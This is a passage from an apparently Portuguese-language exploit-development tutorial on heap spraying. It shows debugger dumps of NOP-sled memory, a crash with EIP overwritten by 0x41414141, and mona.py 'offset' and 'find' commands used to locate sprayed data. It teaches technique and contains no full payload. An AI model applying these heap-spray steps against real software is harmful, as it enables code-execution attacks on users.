00273FD4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273FE4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273FF4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274004  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274014  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274024  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274034  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274044  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274054  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274064  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274074  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00274084  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ

d 0x0026ff44+4000
```


como previsto veremos o final do BSTR Header junto a 0x8000

```
Address   Hex dump                                          ASCII
00277F34  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00277F44  00 00 1D 00 00 00 00 00 00 00 00 00 16 00 03 10  ..↔.........▬.♥►
00277F54  00 10 00 00 28 02 1A 00 28 02 1A 00 00 00 00 00  .►..(☻→.(☻→.....
00277F64  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277F74  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277F84  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277F94  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FA4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FB4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FC4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FD4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FE4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00277FF4  00 00 00 00 00 00 00 00 00 00 00 00              ............

d 0x0026ff44+8000
```

```
0BADF00D
0BADF00D Usage of command 'offset' :
0BADF00D ------------------------------
         Calculate the number of bytes between two addresses. You can use
         registers instead of addresses.
         Mandatory arguments :
             -a1 <address> : the first address/register
             -a2 <address> : the second address/register
0BADF00D
         [+] This mona.py action took 0:00:00
```

```
!mona help offset
```

Em alguns casos eh de significativa importancia saber que o esse “lixo” entre um bloco e outro soma bytes na memoria. O mona disponibiliza uma funca chamada offset que permite-nos calcular o numero de bytes entre dois enderecos (podemos especificar registradores ao inves de enderecos).



Ao darmos um duplo clique sobre a guia 'hex dump' podemos alternar entre 8 e 16 bytes o modo de visualizacao, então isso quer dizer que duas linhas inteiras somam 32 bytes. Vamos ver quantos bytes existem na memoria partindo do endereco de final 24 ateh 44.

```
Offset from 0x0026ff24 to 0x0026ff44 : 32 (0x00000020) bytes
Jmp offset :
[+] This mona.py action took 0:00:00
```

32 em decinal (0x20 em hex), essa eh a quantidade de bytes entre um endereco e outro. A partir desse conceito vamos agora determinar *primeiramente* a quantidade de bytes entre o primeiro bloco registrado no arquivo de log e o ultimo; seguindo a forma rotineira de leitura. Primeiramente de cima pra baixo, seguidamente faremos o oposto disso e analisaremos os results.

```
!mona offset -a1 0x0265004c -a2 0x0026ff44

!mona offset -a1 0x0026ff44 -a2 0x0265004c
```

```
0BADF00D Offset from 0x0265004c to 0x0026ff44 : -37617928 (0xfdc1fef8) bytes
0BADF00D Negative jmp offset : \xf8\xfe\xc1\xfd
         [+] This mona.py action took 0:00:00

0BADF00D Offset from 0x0026ff44 to 0x0265004c : 37617928 (0x023e0108) bytes
0BADF00D Jmp offset :
         [+] This mona.py action took 0:00:00
```

Os resultados de uma outra alocacao seguem: `!mona offset -a1 0x001fa051 -a2 0x036e2af4`

```
0BADF00D  Offset from 0x001fa051 to 0x036e2af4 : 55478947 (0x034e8aa3) bytes
0BADF00D  Jmp offset :
          [+] This mona.py action took 0:00:00

!mona offset -a1 0x001fa051 -a2 0x036e2af4
```

Sem offset de pulo negativo, limpo e enxuto. Vou mostra pra voces aih como se faz a especificacao de registers.

```
77A60000  Modules C:\WINDOWS\system32\CRYPT32.dll
77B00000  Modules C:\WINDOWS\system32\MSASN1.dll
77100000  Modules C:\WINDOWS\system32\OLEAUT32.dll
41414141  [23:36:53] Access violation when executing [41414141]
0BADF00D  Offset from 0x41414141 [EBP]  to 0x0022ff70 [ESP]  : -1092501969 (0xbee1be2f) bytes
0BADF00D  Negative jmp offset : \x2f\xbe\xe1\xbe
          [+] This mona.py action took 0:00:00

!mona offset -a1 ebp -a2 esp
```


E eu que pensei que eram soh quatro bytes hausdhuashd! Bem, na pratica sao. O sh0t acima aih foi soh pra voces verem como eh que se da o bagulho.

```
0022FF70  41414141  AAAA
```

Vale te lembrar de que “`!mona find -s "lungdusk" -x rw`” apenas registra as ocorrencias da string, lembre-se de que antes desse endereco existe soh NOP alocado. Dumpe o primeiro endereco no arquivo de log e volte alguns bytes para ve-los:

```
Hex dump                                          ASCII
27 00 00 00 01 00 00 00 F6 00 00 00 13 00 00 00
0B 02 00 00 0B 03 00 00 09 02 00 02 27 00 00 00
01 00 00 00 F6 00 00 00 13 00 00 00 0B 02 00 00
0B 03 00 00 09 02 00 02 07 00 51 01 90 00 90 00
B0 01 1A 00 B0 01 1A 00 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 00 00 90 90
FF 0F 58 01 24 01 08 00 E4 7F 00 00 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

Lembra da sequencia que a heap aloca os dados (cima → baixo) e veja que esse eh realmente o inicio de tudo, veja ali no canto a barra de rolagem dando a entender isso. Agora a parte que eu particularmente mais gosto 'cause absence of vanity does not mean security nor sediment.



“Segurança vai mais além de implementação de diretiva”